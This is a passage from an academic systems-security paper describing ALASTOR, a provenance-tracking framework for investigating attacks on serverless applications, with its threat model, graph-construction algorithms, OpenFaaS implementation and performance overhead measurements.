In this paper, we seek to resolve these challenges through considering the following questions. (1) *Serverless provenance:* What are the specific agents, entities, and activities that must be monitored to accurately reconstruct the provenance of serverless applications? (2) *Universal auditing for serverless:* How can forensic evidence at various levels of the serverless stack be integrated to facilitate effective threat investigation? In answering these questions, we propose ALASTOR, a serverless provenance framework that collects information at different levels of the platform stack at finer granularity than existing solutions. In ALASTOR, function instances (i.e., containers) are monitored both at the system level and the application level (e.g., monitoring HTTP requests) and collected information are reconciled to provide a holistic picture of happenings inside the instance. The global provenance builder service in ALASTOR collates information collected at different function instances at a central reservoir within the platform. This service then stitches the pieces of information to derive a holistic provenance graph that succinctly explains the interconnection and causation relationship between all the components of a serverless application. ALASTOR is function agnostic and can easily be integrated into existing serverless platforms with minimal modification. We implement the ALASTOR framework on top of the OpenFaaS serverless platform. In this paper, we make the following contributions.

- We present ALASTOR, a function-agnostic provenance framework for attack investigation in serverless environments. ALASTOR differs from traditional provenance tools in that ALASTOR keeps track of both dead and live entities in the environment.
- We implement ALASTOR [1] on top of the open source serverless platform OpenFaaS and measure its performance overhead compared to the vanilla OpenFaaS environment. We discover that ALASTOR imposes only 13.74% overhead.
- We conduct a serverless intrusion case study on the well-known *Hello,Retail!* application in which we compare ALASTOR to Epsagon [13], a state-of-the-practice commercial serverless tracing tool. We demonstrate ALASTOR's superior capabilities by reconstructing the attack path in full detail, making it easy to diagnose the intrusion and determine its impacts.

[1] Our code and data are available for download at https://bitbucket.org/sts-lab/alastor/

2 Background and Motivation

Serverless computing liberates customers from the burdens of managing their own software stack; virtual machine provisioning, patches and upgrades to the operating system, load balancing, and auto-scaling of requests are instead the responsibility of the cloud provider. Serverless adopts a pay-per-use model where customers are billed according to their CPU, memory, and network usage only for the duration of their function executions, significantly reducing application deployment costs [16]. Serverless enables rapid prototyping of applications by allowing developers to implement the business logic as a set of small reentrant functions which chain together into workflows that perform high-level tasks. To protect the platform, from malicious or compromised applications, functions are executed in isolated containers ("function instances") that are intended to provide a sterile environment for each stateless and short-lived function invocation. For example, Figure 1 depicts the *Hello,Retail!* serverless e-commerce application.

Attacks on Serverless: While serverless applications are subject to traditional web application vulnerabilities [96] including event injection [29, 56, 58, 61, 78] and vulnerabilities in library and platform code [5, 9, 43, 47], industry practitioners claim that ephemeral serverless functions make exploiting such vulnerabilities more difficult in practice [49]. However, despite the fact that a function's lifecycle typically spans just milliseconds of time, attackers have found new ways to exploit serverless functions. Figure 1 includes a depiction of an exploitation where synthetic vulnerabilities are injected into the *Hello,Retail!* application for the purposes of illustration. While we leave the details of the attack to our case study discussion in Section 8, we mention it here to motivate two key attack strategies often administered by attackers:

- *Exploiting Container Reuse:* Even though the functions are supposed to be stateless, the cost of setting up an entire runtime environment for each function execution has encouraged container reuse. That is, "warm" containers are cached and reused for future invocations of the same function within a pre-configured timeout window [17, 72, 97]. Opaque platform policies and scheduling algorithm details obscure this practice, making it difficult for customers to account for such issues during application development. Attackers have discovered that warm container reuse can be exploited to achieve persistence by writing malware or toolkits to an in-memory partition (e.g., `/tmp`), then forcing the compromised function instance to remain in the cache [58]. Step ④ in Figure 1 exploits container reuse.

- *Exfiltration through Function Workflows:* Many attacks depend on the ability to exfiltrate stolen data [58]. Unfortunately, simply restricting functions' network access is an ineffective deterrent; attackers have developed methods of laundering stolen data through downstream authorized functions and legitimate platform APIs in order to reach the open Internet [61, 78]. They can leverage legitimate function transitions to move laterally through the application [58, 61, 78]. Moreover, the complexity of serverless access control policies leads to increased chance of misconfigurations [41, 74], thus creating greater opportunity for attackers. Step ⑤ in Figure 1 exfiltrates data over an authorized workflow.

In addition to the above attack scenarios, the abundance of third party functions [2, 44–46, 53, 73] creates an additional attack surface, exposing serverless applications to untrusted and potentially malicious function code.

Limitations of Existing Approaches: Data provenance techniques are used in operating systems to parse system-level audit logs (e.g., Windows ETW [68], Linux Audit [1]) into a causal graph that describes the dependencies between system subjects (e.g., processes) and system objects (e.g., files, network sockets). Data provenance techniques can be used in root cause analysis by tracing the graph backwards starting from a suspicious event. Moreover, a forward tracing query can help in understanding the consequences of the attack. Thus, provenance graphs are useful for investigating cyber attacks [60]. However, most system-level provenance techniques are confined to the events happening inside a single machine, while the nature of attacks on serverless platforms calls for distributed tracing and auditing mechanisms.

While a specialized auditing framework for serverless has not yet emerged, growing evidence of attacks against serverless platforms has led to the release of various tools to improve runtime observability into serverless applications. Cloud providers offer execution tracing, error reporting, alerts, and resource usage breakdowns [3, 6, 69, 70]. However, these techniques tend to focus on individual functions in isolation and are often impeded by strict usage limits [4]. A range of third party observability tools [13, 84, 85, 90], offer additional features but are limited to certain language runtimes and platforms. Security mechanisms within these products are mostly geared towards function-level protection and do not consider more complex multi-function attack paths. When these products offer distributed tracing (e.g., [13]), they provide only an opaque view of function execution that does not explain system-level interactions, which is likely too coarse-grained to diagnose and investigate attacks. Moreover, these tools do not consider intra-container interactions (i.e., container reuse), which is necessary to prevent cross-invocation attacks.

3 Threat Model & Assumptions

This work considers attacks against a serverless application running in a third party public compute cloud platform, e.g., Amazon Lambda. We assume that the cloud provider and platform infrastructure are trusted, meaning that the provider will correctly deploy functions and will not attempt to collude with attackers. Based on the popularity of Amazon Lambda and other similar FaaS platforms, we assume that the




Figure 2: An overview of the ALASTOR architecture and the provenance collection workflow.

provider is offering container-based serverless environments, not language-based environments. Container-based platforms are popular because they do not restrict customers to certain languages or runtime environments, but this model also raises increased security concerns because functions are not (necessarily) written in type/memory-safe languages and they can interact with the underlying host. Just as customers may run potentially-buggy function code, we also admit the possibility that customer's access control policy configurations, which restrict the permissions of individual functions, are misconfigured or insufficient. This is because there is already ample evidence that role-based access controls in clouds (e.g., Amazon IAM) are often incorrectly configured [41, 74] or are overly permissive, allowing the attacker to traverse legitimate function workflows to advance their goals [58, 61, 78].

Within this environment, we consider a serverless cloud application that is the target of a sophisticated remote attacker with the primary goal of data exfiltration. To do so, the attacker can leverage a variety of traditional techniques and procedures that are known problems on traditional computers (e.g., [7]), including binary exploitation, command injection, downloading and executing penetration testing tools etc. *In addition*, they are also able to employ the aforementioned serverless-specific attack techniques to achieve persistence and exfiltrate data within this environment. The attacker can use the compromised functions to execute any permissible system flow to exfiltrate data, including transmission to the external network, writing to persistent storage somewhere in the cloud, or even writing to ephemeral storage inside the function container for later retrieval. While the attacker effectively has free rein within compromised function instances, we assume that the attacker does not have administrative access to the victim customer's account.[2] Thus, they are unable to launch their own functions, modify container images, or tamper with access control policies.

We make the following additional assumptions about this environment. Based on the architectures used by popular serverless platforms today, we also assume the presence of an API gateway in the cloud platform to handle external requests originating from the public Internet. We further make the assumption that all serverless functions are invoked through the use of REST API calls or other forms of Remote Procedure Calls (event triggers, asynchronous callbacks). This assumption is appropriate because web and API serving are the most popular use cases in the serverless paradigm [57]. Like most auditing literature (e.g., [48, 65, 71, 77, 100]), we assume that our event tracing mechanisms and the event logs are correct at the time of their use. Because the cloud platform is trusted and the attacker does not have administrative access to the customer account, it is reasonable to assume that secure storage for these logs exists. Under a more aggressive threat model, log integrity could be verified through the use of tamper-evident cryptographic protocols (e.g., [59, 75, 76]). Finally, we do not consider cloud side channels (e.g., cross-tenant side channels [80]) in this paper.

4 Overview

Given the state of serverless security, it is clear that there is a pressing need for improved auditing and transparency. However, deploying provenance-based auditing techniques in the serverless domain poses several notable challenges:

- *Auditing ephemeral activities.* Serverless functions are short-lived. Forensic analysis is not typically designed to support auditing system entities that no longer exist or do not effect the present state of the system. For example, in the pioneering LogGC paper [63], Lee et al. deem such events

[2] While exceptions have been observed [58], granting individual functions access to the platform API keys is an egregious misconfiguration of access control policy that is unlikely to occur. It is important to note, however, that this means the attacker we consider is less capable than a true insider attacker.

as "garbage" and propose removing them from the log. A variety of auditing frameworks similarly prune repeated events [100] or causal paths [51]. State in serverless architectures is extremely limited; applying such techniques to serverless risks destroying vital evidence of attack activities.

- *Replication of vulnerable programs.* A vulnerability in one function implicates the security of many functions and containers that may be replicated across many instances on different physical machines. Devising methods to trace a vulnerability back to candidate sources and assess its potential impact on the broader application is not straightforward.
- *Unwieldy auditing costs.* Serverless customers pay only for the resources they truly need. That said, serverless is far from optimal in terms of its footprint in the audit log — because function infrastructure is in a constant state of re-launch and teardown, there are actually many more events associated with a function invocation than would be expected from a typical web request. In other words, we would expect the overheads associated with serverless auditing to be *even worse* than traditional server infrastructure.

Our Approach: While auditing serverless is challenging, a key design aspect of serverless platforms can be leveraged to ease the challenges — *execution partitioning* [62], an essential precursor to causal analysis, is innate in serverless. In execution partitioning, long-lived processes are subdivided into autonomous units of work, allowing an investigator to trace from a process output to the associated process input without following irrelevant inputs (i.e., false provenance). Due to the event-driven nature of serverless, low-level system events can be reliably bound to an event-trigger. Furthermore, high fan-out processes are scarce due to ephemeral functions. Therefore, it is not necessary to perform additional execution partitioning because process activities are already short-lived and will be associated with little false provenance, if any.

Based on these observations, we propose ALASTOR, a serverless provenance framework that transparently collects information at every function instance (i.e., container) both at the system level and the application level, then reconciles them to provide a holistic picture of happenings inside the instance. ALASTOR aggregates information from different functions at a central reservoir within the platform and encodes the discovered causal dependencies into a global data provenance graph to enable serverless attack investigation.

ALASTOR: Figure 2 describes two main components of ALASTOR: the provenance collector and the global provenance builder service. The provenance collector resides inside each function instance and collects both system-level and application-level activities initiated by the executing function. The global provenance builder service communicates to the containers through the underlying container runtime and fetches local provenance data stored in the function instances. This service then stitches the pieces of information to derive a holistic provenance graph that succinctly explains the interconnection and causation relationship between all the components of a serverless application.

Provenance Collection Workflow: The request handler inside a function container starts listening for incoming requests when the container is deployed on the platform. The provenance collection workflow is set in motion when the function executor inside the request handler receives an invocation request (①). The executor then forks a process (②) that executes the function logic. The Provenance Collector collects a trace of the process, file and network system calls (③.1) invoked by the forked process and its descendants. The Provenance Collector also intercepts the function's network traffic through the use of a transparent network proxy (③.2), and reconciles this higher level information with the lower level system events through inspecting the port bindings (③.3). This combined information is parsed into a local provenance graph by the Provenance Collector (④) and is stored in a local database within the container (⑤). The local provenance graph is appended with application level metadata (e.g., request ID, function execution duration, request and response headers and body) emitted from the request handler logger (⑥).

The global provenance builder service runs on the control plane of the serverless platform, using a cronjob that pulls the local provenance graphs from all function instances (⑦). The global graph creation routine runs within the global provenance builder service and collates the local graphs and some metadata collected from the logs of the platform services (e.g., container ID, container state) (⑧) into a global graph that defines the behavior of a serverless application (⑨).

5 ALASTOR Design

5.1 Provenance collector

Provenance Collector, the primary component in ALASTOR architecture, performs four tasks described below.

System Call Tracing: The Provenance Collector's system call tracing mechanism keeps track of the process, file and network related system calls using the *strace* utility. The tracing mechanism generates system-level event trace as shown at step ③.1 in Figure 2. System call tracing is critical to provenance collection because an attacker's malicious activities are recorded in the set of system calls invoked by them. For example, cross-invocation interference achieved through container reuse [58] involves calling file-related system calls `open`, `read` and `write` with same set of files as input parameters, across invocations. This creates an explicit data flow from one function execution to another and this data flow can be captured by inspecting the system call trace.

Network Profiling: While system call tracing provides visibility into low-level network activity, IP-level information is not sufficiently descriptive because application components are regularly replicated and migrated. To address this, we

additionally profile the REST API calls and http network requests that form the basis of serverless communications [57]. To observe API usage and http requests, ALASTOR deploys a transparent network proxy in each container. This network proxy monitors all incoming and outgoing network requests (step (3.2) in Figure 2) originating from the container. To address the matter of encrypted traffic, ALASTOR's provenance collector contains an HTTPS proxy (*mitmproxy* [32]), which is a common technique in enterprise environments for monitoring security-sensitive network flows [36]. The network profiling component not only allows ALASTOR to reconstruct function workflows, but is also useful in identifying malware downloads or sensitive data exfiltration to remote servers.

Process to Network Request Association: While the network proxy provides insight into the higher level network activities of the function, it is unable to associate a network request to the specific system process that initiated the request. To address this limitation, ALASTOR uses the *ss* utility to map processes to port numbers ($pid \rightarrow port$) of TCP sockets they use (step (3.3) in Figure 2) and computes the source port of originating network requests ($port \rightarrow request$) using *mitmproxy*. This information is combined to compute the set of requests sent by each process ($pid \rightarrow request$) in the container.

Local Provenance Graph Creation: In this phase, the provenance collector encodes the collected provenance into a provenance graph. The vertices in this graph are the system subjects (processes) and objects (files, network connections) observed in the function instance while the edges represent the causal dependency events. A causal dependency event can be a system call invocation or a REST API call or network request. The edges are annotated with a timestamp of the event and the type of event (e.g., read, open, GET etc.).

Algorithm 1 outlines the local provenance graph creation routine used by the Provenance Collector. The algorithm takes as input the request handler logs, system call traces of processes and process to network requests mappings as computed above. The algorithm initializes the graph with a single container vertex representing the function instance and an empty set of edges (lines 1-4). The container ID can be read from the `proc` directory within the container (e.g.,`/proc/self/cgroup` file in Docker container runtime). Next, the request handler logs are parsed to identify processes associated with individual incoming function invocation requests and these process nodes are added in the graph (lines 5-9). The network profiling provenance is encoded as IP address vertices connected to respective process nodes (lines 10-14). Then the GETSYSTEMCALLS(P) routine is called on each of the process vertices currently present in the graph (lines 18-20). This routine (lines 21-44) parses the *strace* output for the process p. The system calls invoked by process p are examined to eliminate failed system calls (failed system calls may have negative return values) (line 22). This routine also (lines 23-28) computes the progeny of p by tracking the *fork*, *execve* and *clone* system calls and recursively calls GETSYSTEMCALLS on the child processes. The process nodes (p and its descendants) are included in the graph and are connected with edges directed from the parent to the children nodes. Next, the system call parameters are processed (lines 29-42) to compute the system objects (e.g., files, sockets) affected by the successful system calls. These objects are added as nodes in the graph and the edges connecting process nodes to system objects it accessed are labeled with corresponding system calls. The direction of the edge depends on the direction of the data flow. For example, an edge labeled `read` will be directed to the process from the file object (line 40), and a `write` edge will be in the opposite direction (i.e., from the process to the file being written) (line 38). In each function instance, a local provenance graph is created and stored until it is fetched from the *Global Provenance Builder Service*.

Algorithm 1 Local Provenance Graph Creation

Inputs: Request handler log *r.log*; *process.trace* files; network proxy output *net.log*
Output: Local provenance graph G

```
1:  G := (V, E)
2:  containerId := Read container ID from /proc/self/cgroup
3:  V := {containerId}
4:  E := ∅
5:  MAP(⟨invreqId; pid⟩) := Compute InvocationRequestID to PID mappings from r.log
6:  for each ⟨invreqId; pid⟩ ∈ MAP(⟨invreqId; pid⟩) do
7:      V := V ∪ {pid}
8:      E := E ∪ {(containerId → pid, invreqId)}
9:  end for
10: for each ⟨pid; httpReq⟩ computed from net.log do
11:     V := V ∪ {pid}          ▷ httpReq is a two-tuple ⟨ipaddr : port⟩, restOp⟩ where
                                  restOp ∈{get, post, put, delete}
12:     V := V ∪ {⟨ipaddr : port⟩}
13:     E := E ∪ {(pid → ⟨ipaddr : port⟩, restOp)}
14: end for
15: procSyscalls := {execve,fork,clone}
16: netSyscalls := {bind,listen,connect,accept,sendto,rcvfrom}
17: writeParams := {O_WRONLY,O_RDWR,O_APPEND,O_CREAT,O_TRUNC}
18: for each (v ∈ V | v.type == process) do
19:     GETSYSTEMCALLS(v.pid)
20: end for

21: function GETSYSTEMCALLS(pid)
22:     for each (sysCall ∈ pid.trace | sysCall.retVal ⩾ 0) do
23:         if sysCall ∈ procSyscalls then
24:             child.pid := Compute child process ID from
                sysCall.params and sysCall.retVal
25:             V := V ∪ {child.pid}
26:             E := E ∪ {(pid → child.pid, sysCall)}
27:             GETSYSTEMCALLS(child.pid)
28:         end if
29:         if sysCall ∈ netSyscalls then
30:             ⟨ipaddr : port⟩ := Compute from sysCall.params
31:             V := V ∪ ⟨ipaddr : port⟩
32:             E := E ∪ {(pid → ⟨ipaddr : port⟩, sysCall)}
33:         end if
34:         if sysCall == open then
35:             file := Compute file name from sysCall.params
36:             V := V ∪ {file}
37:             if sysCall.params ∩ writeParams ≠ ∅ then
38:                 E := E ∪ {(pid → file, write)}
39:             else if O_RDONLY ∈ sysCall.params then
40:                 E := E ∪ {(file → pid, read)}
41:             end if
42:         end if
43:     end for
44: end function
```

5.2 Global Provenance Builder Service

The global provenance builder service works alongside other system services within the serverless platform. This service implements one of the unique features of serverless provenance collection technique: *dead-provenance*. Dead-provenance deals with keeping track of the objects not existing in the environment anymore (i.e., dead containers) and computing how the events induced in the past by dead objects causally influence live objects. Dead-provenance is essential in serverless environments to detect attacks described in Section 2, in contrast to traditional monolithic system provenance [63]. The global provenance builder service performs its operations in the following two phases.

Information collection from the platform and the instances: The global provenance builder service queries the platform services to learn about the deployed functions, running containers and their descriptions (e.g., whether the containers are in *initialized*, *running* or *terminated* states). Platforms generally assign identifiers to every object in the ecosystem. The unique identifiers for every function and every container enables this service to trace flows across function-instances that may or may not be active within the same timespan, or might have been terminated before. Unique identifiers (normally assigned by the image registries) for container images are useful for tracing vulnerabilities discovered in one forensics investigation in other uses of the same image.

Most serverless platforms' designs allow every function instance to be uniquely addressable within the overlay network that connects them. Using these network addresses of the instances, the global provenance builder service runs a periodic routine that fetches local provenance graphs from each of the function containers with the help of the underlying container runtime apis. By design, when a container's health starts to deteriorate (e.g., the root process in the container receives a SIGTERM or SIGKILL signal), the container runs a *pre-termination* routine that sends the remaining local provenance information to the global provenance builder service that has not been yet fetched by the service, ensuring the completeness of the global provenance graph created in the next step.

Global provenance graph creation: The global provenance graph algorithm (Algorithm 2) takes as input the set of local provenance graphs generated from Algorithm 1, and the serverless platform logs (gateway logs, DNS server logs etc.). The algorithm initializes the global graph with vertices corresponding to various platform services (lines 1-4). Then all the edges and vertices from the local graphs are added to the global graph (lines 6-9). The platform logs record the IP addresses assigned to the different containers. A container ID to IP address map is created from these logs (line 10). The platform gateway routes and logs every request to a function whether the request is intra-platform or externally originated. Finally, from the gateway logs and the map constructed in line 10, the flow of requests among containers is computed, and the corresponding edges labelled with request ID and timestamp are added to the global provenance graph(lines 11-14).

Algorithm 2 Global Provenance Graph Creation

Inputs: Set of local provenance graphs $\{lg_{containerId}\}$; $platform.log$ files
Output: Global provenance graph G

1: $G \coloneqq (V, E)$
2: $gateway \coloneqq$ Read gateway IP from $platform.log$
3: $platform_dns \coloneqq$ Read DNS server IP from $platform.log$
4: $V \coloneqq \{gateway, platform_dns\}$
5: $E \coloneqq \emptyset$
6: **for each** $lg_{containerId}$ **do**
7: $\quad V \coloneqq V \cup \{lg_{containerId}.V\}$
8: $\quad E \coloneqq E \cup \{lg_{containerId}.E\}$
9: **end for**
10: MAP($\langle IP; containerId \rangle$) $\coloneqq$ Compute IP *assigned* to *containerId* from $platform.log$ for each container
11: **for each** *reqId* logged by the gateway in $platform.log$ **do**
12: $\quad E \coloneqq E \cup \{(gateway \rightarrow containerId, reqId)\} \mid MAP[destIP_{reqID}] == containerId$
13: $\quad E \coloneqq E \cup \{(containerId \rightarrow gateway, reqId)\} \mid MAP[srcIP_{reqID}] == containerId$
14: **end for**

When pre-termination provenance arrives from a terminating container, the subgraph corresponding to that container is appended with the new information and the corresponding container vertex is labeled *terminated*. In this way ALASTOR preserves dead provenance in the global provenance graph. As described in Figure 2, a complete multi-function attack path is visible in the global provenance graph which is not discoverable when the local graphs are inspected in isolation.

6 Implementation

We implemented ALASTOR in Go within OpenFaaS,[3] an open-source serverless platform. OpenFaaS is compatible with several container orchestration platform backends, including Kubernetes and Docker Swarm. We deployed ALASTOR with OpenFaaS over Kubernetes. We primarily modified two components of OpenFaaS, the *watchdog* and *of-watchdog*, representing an addition of approximately 75 lines of Go code (excluding build scripts, comments and blank lines). These components act as request handlers in the function container that receive and process incoming requests to the function. Our changes are transparent to the function and do not interfere with the functionalities of these components.

Our modifications are aimed towards instrumenting the request handler in each container to proxy network requests and track system calls as part of ALASTOR's Provenance Collector. We used the Mitmproxy [32] python library to proxy HTTP and HTTPS requests generated by the functions destined towards addresses external to the Kubernetes cluster. The intra-cluster traffic is monitored using system logs emitted from Kubernetes apiserver, OpenFaaS gateway, and the instrumented function-container. The system call tracing mechanism is implemented using the *strace* utility. The

[3] https://www.openfaas.com/

Global Provenance Builder Service is implemented as an independent cron job that runs at the Kubernetes control plane, without requiring any change in the underlying platform.


7 Performance Evaluation

In this section, we evaluate the performance overhead of ALASTOR. We deployed ALASTOR on a server-class machine with 64-core Intel(R) Xeon(R) CPU E5-2683v4 @2.10GHz and 132 GB memory running CentOS Linux 7 (Core) 64 bit OS. Our experiments used the Docker version 20.10.3 as the container runtime, Kubernetes version 1.18.8 for orchestration, and OpenFaaS with of-watchdog version 0.8.1. We configured the Kubernetes cluster as a single node cluster with both the control plane services and user deployed workloads running on the same node (i.e., the server-class machine). All Docker images required for the following experiments were pre-pulled in order to minimize the effects of external networking variations. We compared ALASTOR's performance against the standard OpenFaaS (Vanilla). Since Epsagon does not support the OpenFaaS platform, we were unable to include it in our performance experiments.

Application workloads: Our primary test application is *Hello,Retail!*, [4] which has been extensively used in recent serverless literature [19, 33, 81]. Shown in Figure 1, *Hello,Retail!* consists of 13 functions, 5 of which are publicly accessible and 8 are internal (can only be accessed by other functions). There are also 4 data stores used by different functions. We make use of Alpernas et al.'s fork of *Hello,Retail!* [19], which replaces calls to the AWS-specific components (e.g., S3) with calls to open-source alternatives (e.g., sql-datastore), and make minimal further modifications so that the application could run on the OpenFaaS framework deployed on a Kubernetes cluster.

We also make use of two additional applications, a threat response engine (`falco` [14]) and a sentiment analysis app (`sent-analysis`) [15]. The Falco app [38] consists of 3 functions: `dispatch` ingests alerts from a threat detection engine, then invokes either `notifier` for publishing alerts to an administrator channel (NOTICE level alerts) or a `delete-pod` function that deletes the offending Kubernetes pod (WARNING level alerts). The sentiment analysis application consists of a single function that takes text as input, computes a sentiment of the text, and returns the result. This corpus of applications will allow us to characterize ALASTOR's performance for different workload profiles.

Build and Orchestration Performance: The pre-deployment costs of building and storing container images are shown in Figures 3.[5] The build sizes and times are averaged across 30 iterations for each function. The small increase in image size over Vanilla OpenFaaS is due to the additional ALASTOR code that is compiled into the OpenFaaS `of-watchdog` binary and the installation of the tracing mechanism and proxy certificates. Build time overhead can be attributed to installing system call tracing and proxy libraries during image building. These are *one-time* costs incurred when building an image for the first time.



(a) Container image build sizes

(b) Container image build times


Figure 3: Container image build performance comparison.

Overheads for orchestration performance are shown in Figure 4. Figure 4a reports the function deployment time, which is the time required for the docker runtime to transition a function instance from the "Container Creating" state to the "Ready" state. Figure 4b reports the function teardown time, which is the time required to transition the container from the "Running" state to the "Terminated" state. Both figures show the average overhead across 50 iterations of each function. Averaging across all functions, ALASTOR deployment and teardown overheads are 3.2% and 3.6%, respectively.


Runtime Performance: Of particular importance is the impact of ALASTOR on function response latency, which we measure as the time taken to receive a function response after sending an invocation request from a client (`curl`) on the local host machine. Figure 5 shows the response latencies for each function, averaged over 500 repetitions. To improve readability, the figure splits the y-scale such that the *photos-receive* and *sent-analysis* functions with larger latencies can be shown in the top half. Across the *Hello,Retail!* application,

[4] https://github.com/Nordstrom/hello-retail

[5] Function names are shortened in the figures for brevity.



(a) Container deployment time



(b) Container teardown time

Figure 4: Orchestration performance for functions with ALASTOR as compared to vanilla OpenFaaS.






Figure 5: Response latencies of functions with ALASTOR as compared to vanilla OpenFaaS.

ALASTOR incurs modest overheads averaging 13.74%, and across the `falco` application, 6.22%. In the worst case, for the `sent-analysis` function ALASTOR imposed 99.8% (1.2 sec) overhead; we attribute this to the I/O heavy nature of this function, which performs many system calls on a large text blob. These results may indicate that ALASTOR is better-suited to event-driven applications (e.g., *Hello,Retail!*, Falco) that do not perform extensive file I/O.

CPU and Memory utilization: Next, we measure the resource utilization overheads of ALASTOR under varying loads.



(a) Node CPU utilization




(b) Node memory Utilization

Figure 6: Node CPU and memory utilization executing *Hello,Retail!* Product Purchase workflow with ALASTOR as compared to vanilla OpenFaaS, with and without function scaling enabled.

